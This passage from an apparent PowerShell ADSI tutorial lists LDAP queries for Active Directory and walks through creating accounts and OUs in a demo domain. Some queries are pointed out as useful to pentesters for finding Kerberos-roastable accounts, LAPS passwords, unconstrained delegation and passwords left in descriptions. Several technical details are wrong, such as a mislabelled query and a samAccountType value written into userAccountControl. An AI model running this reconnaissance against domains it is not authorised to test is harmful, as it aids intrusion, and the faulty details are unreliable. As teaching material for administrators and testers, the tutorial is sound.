```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=66048))').FindAll()
```

- All disabled user objects

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=2))').FindAll()
```

- All enabled user objects

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(!(userAccountControl
    :1.2.840.113556.1.4.803:=2)))').FindAll()
```

- All users not require to have a password

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=544))').FindAll()
```

- All users with "Do not require kerberos preauthentication" enabled

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=4194304))').FindAll()
```

- User with accounts that do not expire

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(|(accountExpires=0)
(accountExpires=9223372036854775807)))').FindAll()
```

- User accounts that will expire

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(accountExpires>=1)(
    accountExpires<=9223372036854775806))').FindAll()
```

- Accounts that are trusted for Unconstrained Delegation while exluding all the DC's.

```
([adsisearcher]'(&(!(primaryGroupID=516)(userAccountControl
    :1.2.840.113556.1.4.803:=524288)))').FindAll()
```

- All computers that are trusted for Unconstrained Delegation, while excluding DC's.

```
([adsisearcher]'(&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl
    :1.2.840.113556.1.4.803:=524288)))').FindAll()
```

- All user accounts that are trusted for Unconstrained Delegation

```
([adsisearcher]'(&(objectCategory=user)(userAccountControl:1.2.840.113556.1.4.803:=524288)
    )').FindAll()
```

- Accounts that are sensitive and not trusted for delegation

```
([adsisearcher]'(userAccountControl:1.2.840.113556.1.4.803:=1048576)').FindAll()
```

- All distribution groups

```
([adsisearcher]'(&(objectCategory=group)(!(groupType:1.2.840.113556.1.4.803:=2147483648)))
    ').FindAll()
```

- All security groups

```
([adsisearcher]'(groupType:1.2.840.113556.1.4.803:=2147483648)').FindAll()
```

- All built-in groups

```
([adsisearcher]'(groupType:1.2.840.113556.1.4.803:=1)').FindAll()
```

- All global groups

```
([adsisearcher]'(groupType:1.2.840.113556.1.4.803:=2)').FindAll()
```

- All domain local groups

```
([adsisearcher]'(groupType:1.2.840.113556.1.4.803:=4)').FindAll()
```

- All universal groups

```
([adsisearcher]'(groupType:1.2.840.113556.1.4.803:=8)').FindAll()
```

- All global security groups

```
([adsisearcher]'(groupType=-2147483646)').FindAll()
```

- All univeral security groups

```
([adsisearcher]'(groupType=-2147483640)').FindAll()
```

- All domain local security groups

```
([adsisearcher]'(groupType=-2147483644)').FindAll()
```

- All global distribution groups

```
([adsisearcher]'(groupType=2)').FindAll()
```

- All user accounts with SPN, while excluding the KRBTGT account.

```
([adsisearcher]'(&(objectCategory=user)(!(samAccountName=krbtgt)(servicePrincipalName=*)))
    ').FindAll()
```

- All users where an administrator has set that they must change their password at next logon

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(pwdLastSet=0))').FindAll()
```

- All users with “primary” group other than “Domain Users”

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(!(primaryGroupID=513)))').
    FindAll()
```

- All computers with “primary” group “Domain Computers”

```
([adsisearcher]'(&(objectCategory=computer)(primaryGroupID=515))').FindAll()
```

- All computers that are not Domain Controllers

```
([adsisearcher]'(&(objectCategory=computer)(!(userAccountControl
    :1.2.840.113556.1.4.803:=8192)))').FindAll()
```

- All Domain Controllers

```
([adsisearcher]'(&(objectCategory=computer)(userAccountControl
    :1.2.840.113556.1.4.803:=8192))').FindAll()
```

- All servers

```
([adsisearcher]'(&(objectCategory=computer)(operatingSystem=*server*))').FindAll()
```

- All direct members of specified group (e.g. Domain Admins)

```
([adsisearcher]'(memberOf=cn=DomainAdmins,cn=Users,dc=contoso,dc=com)').FindAll()
```

- All members of specified group, including due to group nesting

```
([adsisearcher]'(memberOf:1.2.840.113556.1.4.1941:=cn=DomainAdmins,CN=Users,dc=contoso,dc=
    com)').FindAll()
```

- All groups specified user belongs to, including due to group nesting

```
([adsisearcher]'(member:1.2.840.113556.1.4.1941:= CN=JonJones,OU=LHW,dc=contoso,dc=com)').
    FindAll()
```

- All objects protected by AdminSDHolder

```
([adsisearcher]'(adminCount=1)').FindAll()
```

- All trusts established with a domain

```
([adsisearcher]'(objectClass=trustedDomain)').FindAll()
```

- All Group Policy Objects

```
([adsisearcher]'(objectCategory=groupPolicyContainer)').FindAll()
```

- All read-only Domain Controllers

```
([adsisearcher]'(userAccountControl:1.2.840.113556.1.4.803:=67108864)').FindAll()
```

- All Exchange servers

```
([adsisearcher]'(objectCategory=msExchExchangeServer)').FindAll()
```

Here is a list of my own LDAP queries that haven't been posted on the internet yet. All the LDAP queries that are marked in blue are the one's that can be interesting for pentesters and security people. This is mainly to tell that I understand the topic and not being someone who just copy and paste stuff ;-)

- List all DNS records

```
([adsisearcher]'(objectClass=dnsnode)').FindAll()
```

- Find computers with a LAPS password

```
([adsisearcher]'(&(objectCategory=computer)(ms-MCSAdmPwd=*))').FindAll().properties
```

- All the users that have more than one bad password count

```
([adsisearcher]'(&(objectCategory=user)(badpwdcount>=1))').FindAll()
```

- All service acounts that are part of built-in groups that are protected by the AdminSDHolder (e.g. Domain Admins, Enterprise Admins, Administrators)

```
([adsisearcher]'(&(objectClass=user)(!(samAccountName=krbtgt)(servicePrincipalName=*)(
    adminCount=1)))').FindAll()
```

- \textcolor{blue}{All accounts that do not require a password "PASSWD_NOTREQ"}

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=32))').FindAll()
```

- All accounts that have Kerberos ''DES" encryption enabled

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=2097152))').FindAll()
```

- All accounts that have ''Store password in reversible encryption" enabled

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=128))').FindAll()
```

- All accounts that have never logged in

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(lastlogon=0))').FindAll()
```

- All accounts that have never logged on, while excluding accounts with a SPN.

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(!(servicePrincipalName=*)(
    lastlogon=0)))').FindAll()
```

- All global security groups that are empty

```
([adsisearcher]'(&(objectCategory=group)(groupType=-2147483646)(!(member=*)))').FindAll()
```

- All user objects that have ‘’password” in their description

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(description=password*))').
    FindAll()
```

1.5 Basic filters and logical operators

Summary :

There are a few logical operators that you have to understand to optimize your LDAP query.

Logical operator	Description
=	Equal to
~=	Approximately equal to
<=	Lexicographically less than or equal to
>=	Lexicographically greater than or equal to
&	AND
|	OR
!	NOT

Source :

```
https://devblogs.microsoft.com/scripting/use-powershell-to-query-active-directoryfrom-the-console/
```

We will cover when you need to use each (logical) operator with detailed examples. There is nothing hard about it, but it requires understanding the ‘’logic” behind it.

Ok, so when we run the following LDAP query. You can see that we will use the ‘ ’=’ ’ operator to get all the users in the domain

- List all computers in the domain

```
([adsisearcher]'(objectClass=user)').FindAll()
```

```
PS C:\Users\Jones> ([adsisearcher]'(objectClass=user)').FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com                {logoncount, codepage, objectcategory, des...
LDAP://CN=Guest,CN=Users,DC=contoso,DC=com                  {logoncount, codepage, objectcategory, des...
LDAP://CN=DC,OU=Domain Controllers,DC=contoso,DC=com        {ridsetreferences, logoncount, codepage, o...
LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com                 {logoncount, codepage, objectcategory, des...
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com                {givenname, codepage, objectcategory, dsco...
LDAP://CN=Dominick Reyes,OU=LHW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dsco...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dsco...
LDAP://CN=Client,CN=Computers,DC=contoso,DC=com             {logoncount, codepage, objectcategory, isc...
LDAP://CN=Server,CN=Computers,DC=contoso,DC=com             {logoncount, codepage, objectcategory, isc...
LDAP://CN=Francis Ngannou,OU=HW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dsco...
```

Now let's add something to our LDAP query. We are now going to look for all the users that have are protected by AdminSDHolder. This can be seen by the adminCount=1 attribute.

In order to look for those users. We now have to use the ' '&' ' operator, because we're looking now for two things. All the users is one, and the second thing is adminCount attribute.

```
([adsisearcher]'(&(adminCount=1)(objectClass=user))').FindAll()
```

```
PS C:\Users\Jones> ([adsisearcher]'(&(adminCount=1)(objectClass=user))').FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com                {logoncount, codepage, objectcategory, description...
LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com                 {logoncount, codepage, objectcategory, description...
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com                {givenname, codepage, objectcategory, dscorepropag...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dscorepropag...
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com      {givenname, codepage, objectcategory, dscorepropag...
```

We are now going to do opposite from what we just did. We are going to use the ' '!' ' operator to exclude user accounts that have adminCount=1.

Here we will run the following LDAP query :

```
([adsisearcher]'(&(!adminCount=1)(objectClass=user))').FindAll()
```

Now it will exclude all the accounts that have a value 1 in the adminCount attribute.

```
PS C:\Users\Jones> ([adsisearcher]'(&(!adminCount=1)(objectClass=user))').FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://CN=Guest,CN=Users,DC=contoso,DC=com                  {logoncount, codepage, objectcategory, descr...
LDAP://CN=DC,OU=Domain Controllers,DC=contoso,DC=com        {ridsetreferences, logoncount, codepage, obj...
LDAP://CN=Dominick Reyes,OU=LHW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dscore...
LDAP://CN=Client,CN=Computers,DC=contoso,DC=com             {logoncount, codepage, objectcategory, iscri...
LDAP://CN=Server,CN=Computers,DC=contoso,DC=com             {logoncount, codepage, objectcategory, iscri...
LDAP://CN=Francis Ngannou,OU=HW,DC=contoso,DC=com           {givenname, codepage, objectcategory, dscore...
LDAP://CN=Alistair Overeem,OU=HW,DC=contoso,DC=com          {givenname, codepage, objectcategory, dscore...
LDAP://CN=Curtis Blaydes,OU=HW,DC=contoso,DC=com            {givenname, codepage, objectcategory, dscore...
```

Another operator is ' '|' ' - This operator means ''OR". Let's say that we want to find out, which objects has a **samAccountName** starts with ''SVC" and ''Admin" for example. We can use the ' '|' ' operator.

If we run the following LDAP query :
It will look for all the objects in the domain. Including users, groups, and computers to see if the samAccountName attribute starts with ‘’svc” and ‘’admin”

```
([adsisearcher]'(&(|(samAccountName=svc*)(samAccountName=admin*)))').FindAll()
```

```
PS C:\Users\Jones> ([adsisearcher]'(&(|(samAccountName=svc*)(samAccountName=admin*)))').FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://CN=SVC_MSSQL,OU=Service Accounts,DC=contoso,DC=com   {givenname, codepage, objectcategory, dscore...
LDAP://CN=SVC_SharePoint,OU=Service Accounts,DC=contoso,DC=com {givenname, codepage, objectcategory, dscore...
LDAP://CN=SVC_SQL,OU=Service Accounts,DC=contoso,DC=com     {givenname, codepage, objectcategory, dscore...
LDAP://CN=SVC_SQL2012,OU=Service Accounts,DC=contoso,DC=com {givenname, codepage, objectcategory, descri...
LDAP://CN=SVC_T1,OU=Service Accounts,DC=contoso,DC=com      {givenname, codepage, objectcategory, dscore...
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com      {givenname, codepage, objectcategory, dscore...
LDAP://CN=SVC_T3,OU=Service Accounts,DC=contoso,DC=com      {givenname, codepage, objectcategory, dscore...
LDAP://CN=Administrators,CN=Builtin,DC=contoso,DC=com       {objectcategory, usnchanged, distinguishedna...
```

Let’s now discuss the last two operators, which are ‘ ’<=’ ’ and ‘ ’>=’ ’.
We’ll start with ‘ ’<=’ ’. This operator means less or equals.

As example, we are going to run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=user)(badpwdcount<=5))').FindAll().count
```

Here we can see it counts 31 users. ‘ ’<=’ ’ means less or equals, so in this case. 31 users had less or equals bad password attempts than 5.

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=user)(badpwdcount<=5))').FindAll().count
31
PS C:\Users\Jones>
```

Now if we change our LDAP query to the following :

```
([adsisearcher]'(&(objectCategory=user)(badpwdcount>=5))').FindAll().count
```

We are going to look for users that had equals or more bad password counts than the value 5.

Here we can see that there were only 3 users.

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=user)(badpwdcount>=5))').FindAll().count
3
PS C:\Users\Jones>
```

1.6 Querying LDAP properties on containers

Where is it ?

2. Administration Tasks

2.1 Create user account

Summary :

In this section, we are going to create a new user account with ADSI. We are not going to use the GUI, but everything will be done from the command line.

We will cover everything in steps to make you understand the logic.

OK, so this is our use-case. We have to create a new account for Anthony Smith. He is a LHW in the UFC, FYI.

This means that we have to create an account in the LHW OU.
Here we can see the LDAP path to the certain OU.

```
PS C:\Users\Jones> ([adsisearcher]'(objectCategory=organizationalUnit)').FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://OU=Domain Controllers,DC=contoso,DC=com              {iscriticalsystemobject, usnchanged, showinad...
LDAP://OU=LHW,DC=contoso,DC=com                             {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=HW,DC=contoso,DC=com                              {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=LW,DC=contoso,DC=com                              {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=FW,DC=contoso,DC=com                              {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=MW,DC=contoso,DC=com                              {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=WW,DC=contoso,DC=com                              {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=Microsoft Exchange System Objects,DC=contoso,DC=com {usnchanged, distinguishedname, whencreated, ...
LDAP://OU=Service Accounts,DC=contoso,DC=com                {usnchanged, distinguishedname, whencreated, ...
```

When we now want to create a new user account. It will look like the following :

```
[ADSI]$OU = "LDAP://OU=LHW,DC=contoso,DC=com"
```

```
$new = $OU.Create("user","CN=Anthony Smith")
```

```
$new.put("samaccountname","AnthonySmith")
```

```
$new.setinfo()
```

```
$new.put("userAccountControl",805306368)
```

```
$new.put("pwdLastSet",0)
```

```
$new.setpassword("MyShitPassw0rd!")
```

```
$new.setinfo()
```

```
$new.put("Description","UFC Figher at LHW")
```

```
$new.setinfo()
```

```
PS C:\Users\Jones> [ADSI]$OU = "LDAP://OU=LHW,DC=contoso,DC=com"
>> $new = $OU.Create("user","CN=Anthony Smith")
>> $new.put("samaccountname","AnthonySmith")
>> $new.setinfo()
>> $new.put("userAccountControl",805306368)
>> $new.put("pwdLastSet",0)
>> $new.setpassword("MyShitPassw0rd!")
>> $new.setinfo()
>> $new.put("Description","UFC Figher at LHW")
>> $new.setinfo()
PS C:\Users\Jones>
```

A bit explaination on what we've just did. At the first line. We targeted the correct OU, where we want to user ''Anthony Smith" to be created in. In our case, LDAP path to the OU is :

```
LDAP://OU=LHW,DC=contoso,DC=com
```

At the second two lines. We started to create the user and called him Anthony Smith. The *CN* attribute can be seen as the display name. The *samAccountName* is the login username for Anthony Smith to authenticate against AD. Setinfo() says it already. It sets the correct information that we want.


805306368 is the samAccountType for a user. This is just information that we need to know in order to create a user account. We decided to put the *pwdLastSet* attribute on 0. This means that the user needs to change it's password at the next logon.

2.2 Change LDAP properties

Summary :

In the previous chapter, we've just created a user account called ''Anthony Smith"

Now we want to add some LDAP properties to the user. Like for example add a telephone number and email address.



In order to do that, we can use the *telephoneNumber* and *mail* attribute and insert a value. Both are LDAP properties.

```
[ADSI]$ADSI = "LDAP://CN=AnthonySmith,OU=LHW,DC=contoso,DC=com"
```

```
$ADSI.put("mail", "anthony.smith@contoso.com")
```


```
$ADSI.put("telephoneNumber", "+33 7 82838485")
```

```
$ADSI.setinfo()
```

```
PS C:\Users\Jones> [ADSI]$ADSI = "LDAP://CN=Anthony Smith,OU=LHW,DC=contoso,DC=com"
>> $ADSI.put("mail", "anthony.smith@contoso.com")
>> $ADSI.put("telephoneNumber", "+33 7 82838485")
>> $ADSI.setinfo()
>>
PS C:\Users\Jones>
```

As you can see. It wasn't that difficult. First, we had to select the LDAP path of the user ''Anthony Smith". Second thing is to use the **put()** method to add a value at both *mail* and *telephoneNumber* attribute. Now to finish it, we need to use the **setinfo()** method to do so.

Final result:



Another example is to set the option ''Password never expires" for example. Here we can do the following :

```
[ADSI]$ADSI = "LDAP://CN=AnthonySmith,OU=LHW,DC=contoso,DC=com"
```

```
$ADSI.put("userAccountControl",65536)
```

```
$ADSI.setinfo()
```

```
PS C:\Users\Jones> [ADSI]$ADSI = "LDAP://CN=Anthony Smith,OU=LHW,DC=contoso,DC=com"
>> $ADSI.put("userAccountControl",65536)
>> $ADSI.setinfo()
PS C:\Users\Jones>
```

65336 is the userAccountControl value for ''DONT_EXPIRE_PASSWORD", which is equals to ''Password never expires"

2.3 Create computer account

Summary :

In this chapter, we are going to create a new computer account in AD. It is not much different from creating a user account.

Here we are creating a computer account in AD.

```
[ADSI]$OU = "LDAP://CN=Computers,DC=contoso,DC=com"
```

```
$new = $OU.Create("computer","CN=TestPC")
```

```
$new.put("samaccountname","TestPC$")
```

```
$new.setinfo()
```

```
$new.put("userAccountControl",4096)
```

```
$new.setpassword("MyShitPassw0rd!")
```

```
$new.setinfo()
```

```
PS C:\Users\Jones> [ADSI]$OU = "LDAP://CN=Computers,DC=contoso,DC=com"
>> $new = $OU.Create("computer","CN=TestPC")
>> $new.put("samaccountname","TestPC$")
>> $new.setinfo()
>> $new.put("userAccountControl",4096)
>> $new.setpassword("MyShitPassw0rd!")
>> $new.setinfo()
PS C:\Users\Jones>
```

A lot things are common sense. We added a computer in the ‘’Computers” container and created a machine account called ‘’TestPC”. Here you’ll notice that we ended with a ‘ ’$’ ’ sign. This is required or otherwise you can’t create a machine account.

Last thing we added 4096 at the userAccountControl value. This is equals to “WORKSTATION_TRUST_ACCOUNT”.

If we now run the following command :

```
$ChildItems = ([ADSI]"LDAP://CN=Computers,DC=contoso,DC=com"); $ChildItems.psbase.Children
    | Format-Table samAccountName
```

We can see our created machine account in the Computers container

```
PS C:\Users\Jones> $ChildItems = ([ADSI]"LDAP://CN=Computers,DC=contoso,DC=com"); $ChildItems.psbase.Children
 | Format-Table samAccountName

samAccountName
--------------
{CLIENT$}
{EXCHANGE$}
{SERVER$}
{TestPC$}
```

Let's now configure the machine acount for Unconstrained Delegation. This is a very insecure configuration, but since this is just a demo. It doesn't matter. I do not recommend you doing this in your production environment.

If we now run the following :

```
[ADSI]$ADSI = "LDAP://CN=TestPC,CN=Computers,DC=contoso,DC=com"
```

```
$ADSI.put("userAccountControl",524288)
```

```
$ADSI.setinfo()
```

```
PS C:\Users\Jones> [ADSI]$ADSI = "LDAP://CN=TestPC,CN=Computers,DC=contoso,DC=com"
>> $ADSI.put("userAccountControl",524288)
>> $ADSI.setinfo()
PS C:\Users\Jones>
```

If we now run the following :

```
[adsi]"LDAP://CN=TestPC,CN=Computers,DC=contoso,DC=com" | Format-List samAccountName,
    userAccountControl
```

We can see our machine

```
PS C:\Users\Jones> [adsi]"LDAP://CN=TestPC,CN=Computers,DC=contoso,DC=com" | Format-List samAccountName, user
AccountControl


samAccountName     : {TestPC$}
userAccountControl : {524800}
```

If we now run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl
    :1.2.840.113556.1.4.803:=524288)))').FindAll()
```

We can see indeed that our created machine account is configured for Unconstrained Delegation.

```
([adsisearcher]'(&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl:1.2.840
.113556.1.4.803:=524288)))').FindAll()

Path                                          Properties
----                                          ----------
LDAP://CN=Server,CN=Computers,DC=contoso,DC=com   {logoncount, codepage, objectcategory, iscriticalsystemob...
LDAP://CN=Exchange,CN=Computers,DC=contoso,DC=com {logoncount, codepage, objectcategory, iscriticalsystemob...
LDAP://CN=TestPC,CN=Computers,DC=contoso,DC=com   {logoncount, codepage, objectcategory, iscriticalsystemob...
```

2.4 Create new OU

Summary :

In this chaper, we are going to learn how to create a new OU.
In order to create a new OU. We first have to select the domain and then give the OU a name. In this case, I'm going to name it ''CyberSecurity".

It looks like the following :

```
$TargetOU = [adsi]'LDAP://DC=contoso,DC=com'
```

```
$NewOU = $TargetOU.Create('organizationalUnit','ou=CyberSecurity')
```

```
$NewOU.SetInfo()
```

```
PS C:\Users\Jones> $TargetOU = [adsi]'LDAP://DC=contoso,DC=com'
>> $NewOU = $TargetOU.Create('organizationalUnit','ou=CyberSecurity')
>> $NewOU.SetInfo()
PS C:\Users\Jones>
PS C:\Users\Jones>
```

Here we can see our new OU.

```
PS C:\Users\Jones> ([adsisearcher]'(objectCategory=organizationalUnit)').FindAll()

Path                                                          Properties
----                                                          ----------
LDAP://OU=Domain Controllers,DC=contoso,DC=com                {iscriticalsystemobject, usnchanged, showin...
LDAP://OU=LHW,DC=contoso,DC=com                               {usnchanged, distinguishedname, whencreated...
LDAP://OU=HW,DC=contoso,DC=com                                {usnchanged, distinguishedname, whencreated...
LDAP://OU=LW,DC=contoso,DC=com                                {usnchanged, distinguishedname, whencreated...
LDAP://OU=FW,DC=contoso,DC=com                                {usnchanged, distinguishedname, whencreated...
LDAP://OU=MW,DC=contoso,DC=com                                {usnchanged, distinguishedname, whencreated...
LDAP://OU=WW,DC=contoso,DC=com                                {usnchanged, distinguishedname, whencreated...
LDAP://OU=Microsoft Exchange System Objects,DC=contoso,DC=com {usnchanged, distinguishedname, whencreated...
LDAP://OU=Service Accounts,DC=contoso,DC=com                  {usnchanged, distinguishedname, whencreated...
LDAP://OU=CyberSecurity,DC=contoso,DC=com                     {usnchanged, distinguishedname, whencreated...
```

Let's now create a child OU under the ''CyberSecurity" OU.

```
$TargetOU = [adsi]'LDAP://OU=CyberSecurity,DC=contoso,DC=com'
```

```
$NewOU = $TargetOU.Create('organizationalUnit','ou=InfoSec')
```

```
$NewOU.SetInfo()
```

Here we created a child OU that is called ‘’InfoSec”

```
PS C:\Users\Jones> $TargetOU = [adsi]'LDAP://OU=CyberSecurity,DC=contoso,DC=com'
>> $NewOU = $TargetOU.Create('organizationalUnit','ou=InfoSec')
>> $NewOU.SetInfo()
PS C:\Users\Jones>
```

If we now run the following command :

```
$ChildItems = ([ADSI]"LDAP://OU=CyberSecurity,DC=contoso,DC=com")
```

```
$ChildItems.psbase.Children | Format-Table name, objectClass
```

We can see a OU that is called InfoSec.

```
PS C:\Users\Jones> $ChildItems = ([ADSI]"LDAP://OU=CyberSecurity,DC=contoso,DC=com")
>> $ChildItems.psbase.Children | Format-Table name, objectClass

name      objectClass
----      -----------
{InfoSec} {top, organizationalUnit}
```

2.5 Add user to AD group

Summary :

We are going to add the user ‘’Jorge Masvidal” in the Domain Admins group.
Here we can see the LDAP path of the user.

```
PS C:\Users\Jones> [adsi]"LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com" | Format-Table name, samAccountNa
me

name             samAccountName
----             --------------
{Jorge Masvidal} {Masvidal}
```

In order to add the user to group. We need to know the LDAP path of the user and the group.

The LDAP of the user and the DA group :

```
User: LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com

Group: LDAP://CN=Domain Admins,CN=Users,DC=contoso,DC=com
```

If we now run the following :

```
$user = [adsi]"LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
```

```
$group = [adsi]"LDAP://CN=Domain Admins,CN=Users,DC=contoso,DC=com"
```

```
$group.add($user.path)
```

Here we just added the user Masvidal to the Domain Admins group.

```
PS C:\Users\Jones> $user = [adsi]"LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com"
>> $group = [adsi]"LDAP://CN=Domain Admins,CN=Users,DC=contoso,DC=com"
>> $group.add($user.path)
PS C:\Users\Jones>
```

When we run the following LDAP query :

```
([adsisearcher]'(memberOf=cn=Domain Admins,cn=Users,dc=contoso,dc=com)').FindAll()
```

We can see indeed that the user ‘’Jorge Masvidal” has been added to the Domain Admins group.

```
PS C:\Users\Jones>
PS C:\Users\Jones> ([adsisearcher]'(memberOf=cn=Domain Admins,cn=Users,dc=contoso,dc=com)').FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com        {logoncount, codepage, objectcategory, description...}
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepropagationda...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com   {givenname, codepage, objectcategory, dscorepropagationda...
LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com    {givenname, codepage, objectcategory, dscorepropagationda...
LDAP://CN=Heavyweights,OU=LHW,DC=contoso,DC=com     {usnchanged, distinguishedname, grouptype, whencreated...}
```

2.6 Add user to the local Administrators group

Summary :

In this chapter, we are going to add a user to the local Administrators group by using the ADSI WinNT provider.

In order to do that, we have to specify the target machine and the FQDN of our domain name (e.g. contoso.com)

What we want to do is add the user Covington to the local Administrators on the machine ‘’Server”

```
PS C:\Users\Jones> ping server

Pinging server.contoso.com [10.0.1.6] with 32 bytes of data:
Reply from 10.0.1.6: bytes=32 time=3ms TTL=128
Reply from 10.0.1.6: bytes=32 time=2ms TTL=128
Reply from 10.0.1.6: bytes=32 time=1ms TTL=128
Reply from 10.0.1.6: bytes=32 time=1ms TTL=128

Ping statistics for 10.0.1.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 1ms
```

If we now run the following command :

```
$adsi = [ADSI]"WinNT://Server/administrators,group"; $adsi.add("WinNT://contoso.com/
    Covington,group")
```

We just added Covington to the local Administrators group on the ‘’server” machine.

```
PS C:\Users\Jones> $adsi = [ADSI]"WinNT://Server/administrators,group"; $adsi.add("WinNT://contoso.com/Coving
ton,group")
PS C:\Users\Jones>
```

2.7 View local Admins on a remote machine

Summary :

In this section, we will cover how we can view all the users in local groups on a machine. Like the local Administrators group for example.

In order to view all the local Admins on a remote machine. We can run the following command :

As you can see. We are looking on the machine that's called ''Server" - We specified the group ''Administrators"

```
$LocalGroup =[ADSI]"WinNT://Server/Administrators"
```

```
$UserNames = @($LocalGroup.psbase.Invoke("Members"))
```

```
